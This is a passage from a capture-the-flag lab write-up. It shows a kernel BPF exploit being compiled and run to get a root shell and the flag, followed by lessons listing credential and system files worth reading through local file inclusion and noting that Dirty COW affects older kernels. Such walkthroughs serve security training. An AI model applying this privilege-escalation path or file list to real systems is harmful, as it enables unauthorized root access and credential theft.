paul@pluck:~/test$ ls
esc1.c
paul@pluck:~/test$ gcc esc1.c -o esc2 -lcrypt
paul@pluck:~/test$ ls
esc1.c  esc2
paul@pluck:~/test$ ./esc2
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff92788ae7b600
[*] Leaking sock struct from ffff927896dfc000
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff92788ae7a540
[*] UID from cred structure: 1002, matches the current: 1002
[*] hammering cred structure at ffff92788ae7a540
[*] credentials patched, launching shell...
#
# ls
esc1.c  esc2
# █
```



```
uid=0(root) gid=0(root) groups=0(root),1002(paul)
# cat /root/flag.txt

Congratulations you found the flag

_______________________________________

######   ((((((((((((((((((((((((((((((
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@@@@@,,,##########
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@@@@@@@@@@@,,,#########################
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@@@@@@,,,##########
@@@,,,##########   &&&&&&&&&&&&&&&&&&&&
,,,##########   &&&&&&&&&&&&&&&&&&&&&&&
##########   &&&&&&&&&&&&&&&&&&&&&&&&&&
#######   &&&&&&&&&&&&&&&&&&&&&&&&&&&&&
```

Lessons Learned

1. Important Files to Enumerate in LFI Scenarios:

- `/etc/issue`
- `/proc/version`
- `/etc/profile`
- `/etc/passwd`
- `/etc/shadow`
- `/root/.bash_history`
- `/var/log/dmesg`
- `/var/mail/root`
- `/var/spool/cron/crontabs/root`

2. Dirty COW exploit is viable on kernels < 4.8.3.